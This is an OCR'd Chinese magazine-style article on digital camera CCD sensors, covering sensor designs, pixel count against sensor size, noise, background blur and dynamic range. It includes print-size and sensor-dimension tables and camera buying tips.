上面介绍了矩阵式CCD的工作原理以及它的一些设计上的局限，为了克服这些缺陷，一些公司另辟蹊径，设计了一些比较特别的CCD。比如，为了让数码相机的色彩更接近真实和实现自然过渡，Sony设计了4种色彩的滤色镜，在红黄蓝之外增加青色，并将这款CCD应用到了Sony F828机型上，但实际的效果并没有让画质得到明显的改善，因此没有了后续的产品出现；而富士Super CCD则通过改进感光点的形状和排列方式来改善CCD的性能，它把每个感光点设计成了六角形，使单个像素感光面积增大，而且让CCD以蜂窝的形状进行排列，从效果上来看，Super CCD确实起到了改善色彩和提高感光度的目的，不过很多摄影爱好者并不喜欢它那种特殊的画面粗糙感；而真正革命性的设计是Foven X3 CCD，它突破性地拥有了三个感光层，可以像胶片一样对每一个像素点都进行红黄蓝三基色的捕捉，使画面的色彩和图像锐度都达到了极高的水准！不过这个CCD由于制造难度太高，一直难以大规模量产，导致只能应用在专业单反相机上，甚是可惜。




6

◀富士Super CCD原理示意图和富士Super CCD HR的实特显微示意图




7

◀Sony ICX456 4-Color filters (RGBE) CCD原理示意图



▲Foven X3 CCD原理示意图 8



9

▲同样大小的CCD，像素数越高，照片颗粒度越高。上图为松下Lumix DMC-TZ2和TZ3的效果对比。

CCD与照片的n种亲密关系

1000万反而不如800万？

现象说明：经常有朋友在升级数码相机后会面临这样的困惑，究其原因，都是CCD尺寸造成的——升级了像素数，感光面积没变化甚至缩小了！

如果CCD芯片的感光面尺寸相同，但像素增加了，就意味着单个感光点的面积明显缩小，其感光灵敏度也必然下降，同时电路拥挤也会导致信号干扰更严重，这两点都会导致成像质量明显下降。而非常不幸的是，目前绝大多数数码相机在升级像素的时候，出于成本控制和外观时尚设计的需求，都在尽量缩减CCD尺寸(500万时代的机型CCD还能设计成2/3英寸，而到了现在的1000万，反而只有1/1.7英寸了)。所幸，通常新机型都会改进图像算法和采用更新、性能更强劲的数模处理芯片，以尽量保持画质，但毕竟这么做并不见得就一定能抵消其劣势。所以，购买相机不要一味紧盯高像素。高像素真正最大的优势体现在照片的最大输出尺寸，而不是清晰度上。

解决方案：如果对照片的细腻程度要求较高，不妨可以试试在拍摄时降低一档甚至两档分辨率，这样往往会获得不错的画面效果。这是因为，无论采用多少分辨率进行拍摄，相机都是采集所有感光点的色彩数据来进行运算获得

红软基地独家制作 www.rsdown.cn


红软基地独家制作 www.rsdown.cn

图像。降低分辨率后，每个感光点上的色彩信号参与运算的次数大幅度减少，这对于提高整体色彩饱和度和清晰度都有很大的帮助，使照片看起来要细腻不少。

选购要点：对于同一品牌同一时期推出的两款相同系列的机型，如果不是经常自己打印或者冲印大尺寸的相片，强烈建议选择像素数低的机型。比如，松下Lumix TZ2和TZ3这两款机型，前者是600万像素，后者是800万像素，但它们除了像素数不一样外，CCD尺寸和其他软硬件配置几乎完全一样，而价格却要差500多元！选择前者，不仅可以少付出"银子"，还能获得更好画质的照片。

CCD像素与照片打印(冲印)大小的关系表

130万像素	3.5"×5"~4"×6"
200万像素	4"×6"~5"×7"
300万像素	5"×7"~8"×10"
400万像素	8"×10"~8.5"×11"
500万像素	8.5"×11"~9"×12"
600万像素	11"×14"~14"×17"
800万像素	14"×17"~16"×20"



▲在屏幕上100%比例观看原图，800万的卡片机颗粒度触目惊心。途中由上至下分别为佳能EOS 30D、富士F30fd和三星NV7 OPS在ISO 800时的成像颗粒度对比。

都是800万，咋卡片机就是不如"砖头机"呢

现象说明：出现这个问题应该说一点也不意外。卡片机为了瘦身，可以说软件和硬件都进行了高度的压缩，除了镜头小进光量小之外，电路拥挤热量散发不利也是导致CCD工作环境劣化进而成像质量不佳的重要因素。因为CCD是温度敏感型的器件，工作温度越高噪音越大，图像效果也就越差。现在有很多卡片机也开始提供800、1600甚至3200的ISO高感光度设置，但实际上这些设置大多数都是摆设。因为感光度是靠提高电信号强度来实现的(类似CPU超频)，ISO越高，图像质量劣化的程度越难以目睹。

卡片机其实是真正的"阳光机型"，最好在晴好的室外环境使用它。实在要在室内使用，与其提高ISO值，还不如换颗更亮的灯泡！

解决方案：无！要外形漂亮就很难画质出众，鱼和熊掌实难皆得。

选购要点：对于卡片机，首先就要明确自己是以外形为第一诉求，因此就不要太苛求画质了。

主流CCD芯片尺寸对比表


CCD尺寸	比例	芯片对角线	感光面对角线	感光面宽	感光面高
1/3.6"	4:3	7.056mm	5.000mm	4.000mm	3.000mm
1/3.2"	4:3	7.938mm	5.680mm	4.536mm	3.416mm
1/3"	4:3	8.467mm	6.000mm	4.800mm	3.600mm
1/2.7"	4:3	9.407mm	6.721mm	5.371mm	4.035mm
1/2.5"	4:3	10.160mm	7.182mm	5.760mm	4.290mm
1/2"	4:3	12.700mm	8.000mm	6.400mm	4.800mm
1/1.8"	4:3	14.111mm	8.933mm	7.176mm	5.319mm
1/1.7"	4:3	14.941mm	9.500mm	7.600mm	5.700mm
2/3"	4:3	16.933mm	11.000mm	8.800mm	6.600mm
1"	4:3	25.400mm	16.000mm	12.800mm	9.600mm

我怎么拍不出背景特虚的漂亮MM来？

现象说明：这个问题相信绝大多数数码相机用户都很恼火，不过更恼火的是，这是一个完全无法解决的问题！通常要实现漂亮的背景虚化需要满足两个条件：大光圈和长焦。数码相机的CCD很小，只有胶片的10%左右，这直接导致其实际焦距实际非常小。即使7倍变焦的数码相机，其实际焦距通常也就只有7~49mm左右。这时候，即使将光圈置于f2.8，焦距拉到最长，还不到胶片机的50mm标头的焦距！而且绝大多数数码相机还只有3~4倍的变焦能力，这样，想拍出漂亮的虚化背景当然是难上加难了……

解决方案：要想用消费相机拍出背景虚化效果明显的照片，一定要把相机的光圈开到最大、焦距推到最远并且尽可能靠近被摄物体或者被摄者，并且尽可能开启特写模式或者微距模式；如果这样还不能满意，那么在安排摄影位置时，注意把被摄物体或者被摄者安排在离背景很远的地方，借助实际景物距离来虚化背景！

选购要点：在选择相机时，首先注意选择CCD尺寸大的机型；此外，对于最大光圈和最大变焦距离，应首先考虑变焦距离大的机型，因为就消费类数码相机来说，光圈变化对于背景虚化的效果相对长焦来说实在有限。



▲虽然很多数码相机都以"等效焦距"来标识其焦距，然而镜头上往往会暴露其真实焦距，小数码相机只有在以极近的距离，配合特写模式、大光圈和最长焦，才能获得不错的背景虚化效果。当然，动用Photoshop来干这个活也很不错。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn


蓝天白云下，MM怎么老是成“包公”

现象说明：只要背景和主体的亮度对比稍微大一些，数码相机立刻表现得顾此失彼。不是背景曝光正常主体漆黑一团，就是主体曝光正常但背景亮得白花花一片，这就是动态范围不足造成的效果。但是，在相同像素的情况下，CCD尺寸越大，越会有助于提高动态范围的表现。这是因为，此时每个感光点的单元面积增大，受光量也大大提高，有助于反应出更多的暗部细节。但无论如何，由于CCD是靠电信号的强弱来表达光的强度，而电信号的波动范围不能太大，所以无法达到像胶片那样的大动态范围。

一些CCD为此独辟蹊径，依靠特殊的设计和软件来实现大动态范围记录的效果。比如富士Super CCD HR，它在原来一个感光单元的位置上设计了一大一小两个感光点，一个专门记录高光细节，一个应付阴影部分的细节，这两个动作都在一次曝光中实现，然后再将这两幅照片进行叠加，这样来扩展实现鱼和熊掌兼得的效果。

